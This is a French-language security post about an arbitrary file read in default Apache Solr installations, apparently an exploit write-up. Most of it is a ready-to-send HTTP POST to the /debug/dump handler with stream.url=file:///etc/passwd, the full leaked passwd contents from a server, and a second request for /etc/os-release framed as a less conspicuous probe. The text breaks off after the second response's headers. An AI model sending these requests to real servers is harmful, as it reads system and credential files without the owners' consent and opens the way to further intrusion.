[Pas de CVE] Lecture arbitraire de fichiers Apache Solr

Apache Solr — Lecture arbitraire de fichiers
Hit Counter
Apache Solr (acronyme de Searching On Lucene with Replication) est un moteur de recherche gratuit et open source basé sur la bibliothèque Apache Lucene. Écrit en Java, Apache Solr dispose d'API RESTful XML/HTTP et JSON ainsi que de bibliothèques clientes pour de nombreux langages de programmation tels que Java, Python, Ruby, C#, PHP et bien d'autres, utilisées pour créer des applications de recherche et d'analyse de big data pour les sites Web, les bases de données, les fichiers, etc.
Voici une partie de la description figurant sur la page officielle d'Apache Solr : A default/example installation of Solr allows any client with access to it to add, update, and delete documents (and of course search/read too), including access to the Solr configuration and schema files and the administrative user interface.
Cela signifie que, par défaut, un attaquant peut construire une requête HTTP malveillante pour lire n'importe quel fichier (dans la limite des permissions) sur le serveur Apache Solr.

Pour vérifier la vulnérabilité, vous pouvez utiliser la requête suivante
POST /solr/ckan/debug/dump?param=ContentStreams HTTP/1.1
Host: vulnerablehost:8983
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close

stream.url=file:///etc/passwd
HTTP/1.1 200 OK
Content-Type: application/xml; charset=UTF-8
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<response>
    <lst name="responseHeader">
        <int name="status">0</int>
        <int name="QTime">0</int>
        <str name="handler">org.apache.solr.handler.DumpRequestHandler</str>
        <lst name="params">
            <str name="param">ContentStreams</str>
            <str name="stream.url">file:///etc/passwd</str>
        </lst>
    </lst>
    <lst name="params">
        <str name="stream.url">file:///etc/passwd</str>
        <str name="echoHandler">true</str>
        <str name="param">ContentStreams</str>
        <str name="echoParams">explicit</str>
    </lst>
    <arr name="streams">
        <lst>
            <null name="name" />
            <str name="sourceInfo">url</str>
            <null name="size" />
            <null name="contentType" />
            <str name="stream">root:x:0:0:root:/root:/bin/bash
                bin:x:1:1:bin:/bin:/sbin/nologin
                daemon:x:2:2:daemon:/sbin:/sbin/nologin
                adm:x:3:4:adm:/var/adm:/sbin/nologin
                lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
                sync:x:5:0:sync:/sbin:/bin/sync
                shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
                halt:x:7:0:halt:/sbin:/sbin/halt
                mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
                operator:x:11:0:operator:/root:/sbin/nologin
                games:x:12:100:games:/usr/games:/sbin/nologin
                ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
                nobody:x:99:99:Nobody:/:/sbin/nologin
                systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
                dbus:x:81:81:System message bus:/:/sbin/nologin
                polkitd:x:999:998:User for polkitd:/:/sbin/nologin
                sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
                postfix:x:89:89::/var/spool/postfix:/sbin/nologin
                chrony:x:998:996::/var/lib/chrony:/sbin/nologin
                nscd:x:28:28:NSCD Daemon:/:/sbin/nologin
                tcpdump:x:72:72::/:/sbin/nologin
                cloudera-scm:x:997:995:Cloudera Manager:/var/lib/cloudera-scm-server:/sbin/nologin
                rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
                apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
                mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
                flume:x:996:993:Flume:/var/lib/flume-ng:/sbin/nologin
                hdfs:x:995:992:Hadoop HDFS:/var/lib/hadoop-hdfs:/sbin/nologin
                solr:x:994:991:Solr:/var/lib/solr:/bin/bash
                #solr:x:994:991:Solr:/var/lib/solr:/sbin/nologin
                sentry:x:993:990:Sentry:/var/lib/sentry:/sbin/nologin
                hue:x:992:989:Hue:/usr/lib/hue:/sbin/nologin
                zookeeper:x:991:988:ZooKeeper:/var/lib/zookeeper:/sbin/nologin
                mapred:x:990:987:Hadoop MapReduce:/var/lib/hadoop-mapreduce:/sbin/nologin
                httpfs:x:989:986:Hadoop HTTPFS:/var/lib/hadoop-httpfs:/sbin/nologin
                sqoop:x:988:985:Sqoop:/var/lib/sqoop:/sbin/nologin
                hive:x:987:984:Hive:/var/lib/hive:/sbin/nologin
                kafka:x:986:983:Kafka:/var/lib/kafka:/sbin/nologin
                kms:x:985:982:Hadoop KMS:/var/lib/hadoop-kms:/sbin/nologin
                yarn:x:984:981:Hadoop Yarn:/var/lib/hadoop-yarn:/sbin/nologin
                oozie:x:983:980:Oozie User:/var/lib/oozie:/sbin/nologin
                kudu:x:982:979:Kudu:/var/lib/kudu:/sbin/nologin
                hbase:x:981:978:HBase:/var/lib/hbase:/sbin/nologin
                impala:x:980:977:Impala:/var/lib/impala:/sbin/nologin
                spark:x:979:976:Spark:/var/lib/spark:/sbin/nologin
                postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
                ckan:x:1000:1000:CKAN User:/usr/lib/ckan:/sbin/nologin
                redis:x:978:974:Redis Database Server:/var/lib/redis:/sbin/nologin
                tomcat:x:53:53:Apache Tomcat:/usr/share/tomcat:/sbin/nologin
            </str>
        </lst>
    </arr>
    <lst name="context">
        <str name="webapp">/solr</str>
        <str name="path">/debug/dump</str>
        <str name="httpMethod">POST</str>
    </lst>
</response>
Ou, plus simplement, vous pouvez aussi choisir de lire ce fichier (afin de ne pas paraître agressif)
POST /solr/ckan/debug/dump?param=ContentStreams HTTP/1.1
Host: vulnerablehost:8983
Content-Length: 33
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en;q=0.7,zh-TW;q=0.6
Connection: close

stream.url=file:///etc/os-release
HTTP/1.1 200 OK
Content-Type: application/xml; charset=UTF-8
Connection: close